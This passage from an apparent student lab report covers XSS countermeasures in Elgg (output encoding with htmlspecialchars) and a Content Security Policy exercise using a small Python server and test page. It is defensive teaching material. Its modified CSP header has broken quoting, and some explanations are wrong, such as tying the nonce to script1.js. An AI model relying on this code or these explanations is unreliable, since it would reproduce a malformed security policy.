
// if (bool) true use defaults
if ($vars['data-confirm'] === true) {
    $vars['data-confirm'] = elgg_echo('question:areyousure');
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
    $url = trim($vars['value']);
    unset($vars['value']);
}

if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8',
false);
        // $text = $vars['text'];
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    // $text = $url;
}
```

## dropdown.php

```
dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit 4:41 PM
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
// echo $vars['value'];
```

**email.php**


```
email.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit 4:41 PM
Open Save


<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
//$encoded_value = $vars['value'];
```

- This counter measure taken, ensures that the problems we had in one of the earlier tasks, where the special characters present in the JavaScript code such as '<' does not get converted to special characters and prevents from XSS attacks further.

**Task 7 – CSP to defeat XSS attacks:**


- Content Security Policy (CSP) is a mechanism used to defeat XSS attacks because it enables the browser to differentiate between code and data even if the JS code is placed in the HTML page directly.
- We use a HTTP Server Python program to enable web server to perform CSP on webpages.



```
http_server.py (~/) - gedit 5:04 PM
Open Save

#!/usr/bin/env python3
from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *
class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open("." + o.path, 'rb')
        self.send_response(200)
        self.send_header('Content-Security-Policy',
            "default-src 'self';"
            "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()
```

- The above code is saved **http\_server.py**. A sample HTML page which is provided to us is saved as **csptest.html**




```

csptext.html (~/) - gedit
<html>
<h2>CSP Test</h2>
<p>1. Inline: Correct Nonce: <span id='area1'>Failed</span></p>
<p>2. Inline: Wrong Nonce: <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From example68.com: <span id='area5'>Failed</span></p>
<p>6. From example79.com: <span id='area6'>Failed</span></p>
<script type="text/javascript" nonce="1rA2345">
document.getElementById('area1').innerHTML = "OK";
</script>
<script type="text/javascript" nonce="2rB3333">
document.getElementById('area2').innerHTML = "OK";
</script>
<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>
<script src="script1.js"> </script>
<script src="http://www.example68.com:8000/script2.js"> </script>
<script src="http://www.example79.com:8000/script3.js"> </script>
<button onclick="alert('hello')">Click me</button>
</html>

```

- We also have **script1.js**, **script2.js** and **script3.js** in the same folder with just 1 line entry.




```

script1.js (~/.lab8/csp) - gedit
document.getElementById('area4').innerHTML = "OK";

```

- For the webserver to access the urls present in the HTML code, we need to add DNS entry for all of them. To do so, navigate to **etc/hosts** file and make entries for all the 3 urls by pointing them to localhost **127.0.0.1**



```

hosts (/etc) - gedit
127.0.0.1    localhost
127.0.1.1    VM

# The following lines are desirable for IPv6 capable hosts
::1         ip6-localhost ip6-loopback
fe00::0     ip6-localnet
ff00::0     ip6-mcastprefix
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
127.0.0.1    User
127.0.0.1    Attacker
127.0.0.1    Server
127.0.0.1    www.SeedLabSQLInjection.com
127.0.0.1    www.xsslabelgg.com
127.0.0.1    www.csrflabelgg.com
127.0.0.1    www.csrflabattacker.com
127.0.0.1    www.repackagingattacklab.com
127.0.0.1    www.seedlabclickjacking.com
127.0.0.1    www.example32.com
127.0.0.1    www.example68.com
127.0.0.1    www.example79.com



```


- After doing all the necessary above steps, we run the `http_server.py` code in the terminal using **`chmod u+x`** command to give access rights to the file, then do **`./http_server.py`** and then navigate to the below 3 urls to see what happens.

<http://www.example32.com:8000/csptest.html>

<http://www.example68.com:8000/csptest.html>

<http://www.example79.com:8000/csptest.html>





### Part 1- Observations:

- After navigating to the above urls, we see that only Line 1, 4 and 5 have their values as **OK**. This is because, the `http_server.py` code has entries in `send_header` function only for those three lines for Content Security Policy.


```
#!/usr/bin/env python3
from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *
class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open("." + o.path, 'rb')
        self.send_response(200)
        self.send_header('Content-Security-Policy',
            "default-src 'self';"
            "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()
```

- In the above code, the entry '**nonce-1rA2345**' corresponds to **area1** in the HTML file, which runs the `script1.js` and updates the values as **OK**.
- Similarly Line 4 has **self** and Line 5 has **example68.com:8000**, which also has an entry in the python code and therefore only those lines are updated when we navigate to them.

### Part 2 – Modification to Python code:

- We need to edit the code to display **OK** in Lines 1,2,4,5,6. To do so, we make changes in Python server code to add entries to the `send_header` function corresponding to whichever Line we want to be updated. The updated `http_server.py` is shown below.






```
http_server.py (~/.lab8/csp) - gedit
#!/usr/bin/env python3
from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open("." + o.path, 'rb')
        self.send_response(200)
        self.send_header('Content-Security-Policy',
            "default-src 'self';"
            "script-src 'self' *.example68.com:8000 'nonce-1rA2345'"
            "nonce-2rB3333' *.example79.com:8000 ")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()


httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

- If we observe the updated code, we see the entry '**nonce-2rB3333**'. This corresponds to Line 2 which calls '**area2**' in the HTML file and executes the script which will update the value as **OK**.
- The other entry '**example79.com:8000**' corresponds to Line 6 and the value will be updated to **OK**. After making all the necessary changes to the python file, we compile and run the python file in the terminal.



```
Terminal
[04/03/21]seed@VM:~/.../csp$ ./http_server.py
127.0.0.1 - - [03/Apr/2021 17:18:00] "GET /script2.js HTTP/1.1" 200 -
127.0.0.1 - - [03/Apr/2021 17:18:00] "GET /script3.js HTTP/1.1" 200 -
```

- Now, we open the **csptest.html** file and observe the changes.



- As we can see above, the required Lines 1,2,4,5 and 6 are all updated to **OK** because we made corresponding entries in **http\_server.py** code thus enabling us to exploit the CSP mechanism.